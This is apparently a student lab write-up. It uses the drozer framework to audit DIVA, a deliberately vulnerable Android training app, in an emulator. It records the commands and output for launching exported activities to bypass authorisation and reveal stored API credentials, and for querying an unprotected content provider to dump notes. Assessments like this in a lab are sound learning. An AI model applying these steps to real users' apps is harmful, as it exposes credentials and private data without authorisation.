


Drozer Assignment - AUDIT With Diva

Open Drozer agent in Mobile Emulator and turn on



Confirming a successful connection in windows terminal

```
C:\Windows\system32\CMD.exe
dz> run app.activity.start jakhar.aseem.diva jakhar.aseem.diva.MainActivity
Attempting to run shell module
Exception occured: unrecognized arguments: jakhar.aseem.diva jakhar.aseem.diva.MainActivity
dz> exit

C:\Users\Admin>drozer console connect
Selecting 502731a9089c2e64 (Google Android SDK built for x86 8.1.0)

..          ..:
..O..       .R..
..a..      ..... ..nd
..ro..idsnemesisand..pr
..otectorandroidsneme.
..,sisandprotectorandroids+.
..nemesisandprotectorandroidsn:.
..emesisandprotectorandroidsnemes..
..isandp,..rotocyayandro,..idsnem.
..isisandp..rotectorandroid..snemisis.
..andprotectorandroidsnemisisandprotec.
..torandroidsnemesisandprotectorandroid.
..snemisisandprotectorandroidsnemesisan:
..dprotectorandroidsnemesisandprotector.

drozer Console (v3.1.0)
dz> run app.activity.start jakhar.aseem.diva jakhar.aseem.diva.MainActivity
Attempting to run shell module
Exception occured: unrecognized arguments: jakhar.aseem.diva jakhar.aseem.diva.MainActivity
dz> run app.activity.start --component jakhar.aseem.diva jakhar.aseem.diva.MainActivity
Attempting to run shell module
dz>
```

Once connected to the android drozer console using the installed drozer agent, it will show something

like what shown in the above figure. Then find the Diva APK using command :

run app.package.list -f diva

```
dz> run app.package.list -f Diva
Attempting to run shell module
jakhar.aseem.diva (Diva)
dz> run app.package.info -a jakhar.aseem.diva
Attempting to run shell module
Package: jakhar.aseem.diva
  Application Label: Diva
  Process Name: jakhar.aseem.diva
  Version: 1.0
  Data Directory: /data/user/0/jakhar.aseem.diva
  APK Path: /data/app/jakhar.aseem.diva-Gpk414kz9bQLFBRGsKbS40g==/base.apk
  UID: 10080
  GID: [3003]
  Shared Libraries: null
  Shared User ID: null
  Uses Permissions:
    - android.permission.WRITE_EXTERNAL_STORAGE
    - android.permission.READ_EXTERNAL_STORAGE
    - android.permission.INTERNET
  Defines Permissions:
    - None
dz>
```

Next, identifying the attack surfaces using command :

run app.package.attacksurface jakhar.aseem.diva

```
dz> run app.package.attacksurface jakhar.aseem.diva
Attempting to run shell module
Attack Surface:
  3 activities exported
  0 broadcast receivers exported
  1 content providers exported
  0 services exported
  is debuggable
dz>
```

```
dz> run app.package.attacksurface jakhar.aseem.diva
Attempting to run shell module
Attack Surface:
  3 activities exported
  0 broadcast receivers exported
  1 content providers exported
  0 services exported
  is debuggable
dz> run app.package.info -a jakhar.aseem.diva
Attempting to run shell module
Package: jakhar.aseem.diva
Application Label: Diva
Process Name: jakhar.aseem.diva
Version: 1.0
Data Directory: /data/user/0/jakhar.aseem.diva
APK Path: /data/app/jakhar.aseem.diva-GpKi4kz9bQLFBRGsKbS40g==/base.apk
UID: 10080
GID: [3003]
Shared Libraries: null
Shared User ID: null
Uses Permissions:
- android.permission.WRITE_EXTERNAL_STORAGE
- android.permission.READ_EXTERNAL_STORAGE
- android.permission.INTERNET
Defines Permissions:
- None
```


From the above figure, it has inferred that there are 3 activities and 1 content providers exported as attack surface in the application. Let's inspect on the activities for more details using command :

run app.activity.info -a jakhar.aseem.diva

In the output there are as expected three activities which has permissions as null, also **'MainActivity'** because it is the screen displayed when the application was first launched. There are two other which are less expected and doesn't require any permissions too, so lets try launching one of those activity using drozer cli with command :

run app.activity.start --component jakhar.aseem.diva

jakhar.aseem.diva.APICreditsActivity




In the Diva Android Application, there is an interface update and it shows Vendor API Credentials and the credentials stored for Vendor API, this happened because drozer utilises an appropriate intent in the background, and delivers it to the system through startActivity call, successfully bypassing the authorisation and presented a list of the API credentials.

Next we are trying the second activity which has permission null,

Command:


run app.activity.start --component jakhar.aseem.diva jakhar.aseem.diva.MainActivity



Here is the third activity which we saw null permission, the command to execute :

**Activity - dz> run app.activity.start --component jakhar.aseem.diva
jakhar.aseem.diva.APICreds2Activity**

```
dz> run app.activity.start --component jakhar.aseem.diva jakhar.aseem.diva.APICreds2Activity
Attempting to run shell module
```



Next gathering detailed information about the content provider exported by the application using

command :

run app.provider.info -a jakhar.aseem.diva

```
dz> run app.provider.info -a jakhar.aseem.diva
Attempting to run shell module
Package: jakhar.aseem.diva
Authority: jakhar.aseem.diva.provider.notesprovider
Read Permission: null
Write Permission: null
Content Provider: jakhar.aseem.diva.NotesProvider
Multiprocess Allowed: False
Grant Uri Permissions: False
```

Here, it can be inferred (from the above figure) that there is no read or write permissions required to interact with the content provider. Lets scan the provider that has various ways to guess paths, using command :

run scanner.provider.finduris -a jakhar.aseem.diva

This will show a list of accessible URIs and those URIs can be used to retrieve information or modify the data it stores.

```
dz> run scanner.provider.finduris -a jakhar.aseem.diva
Attempting to run shell module
Scanning jakhar.aseem.diva
Got a response from content Uri: content://jakhar.aseem.diva.provider.notesprovider/notes
No response from content URI: content://jakhar.aseem.diva.provider.notesprovider/ple.sie
No response from content URI: Module content://jakhar.aseem.diva.provider.notesprovider
Got a response from content Uri: content://jakhar.aseem.diva.provider.notesprovider/notes/
For sure accessible content URIs:
content://jakhar.aseem.diva.provider.notesprovider/notes
content://jakhar.aseem.diva.provider.notesprovider/notes/
```

Next, retrieving information from one of the accessible URI, using command :

run app.provider.querycontent://jakhar.aseem.diva.provider.notesprovider/notes/ --vertica

```
dz> run app.provider.query content://jakhar.aseem.diva.provider.notesprovider/notes/ --vertical
Attempting to run shell module

_id 5
title Exercise
note Alternate days running

_id 4
title Expense
note Spent too much on home theater

_id 6
title Weekend
note b333333333333r

_id 3
title holiday
note Either Goa or Amsterdam

_id 2
title home
note Buy toys for baby, Order dinner

_id 1
title office
note 10 Meetings. 5 Calls. Lunch with CEO
```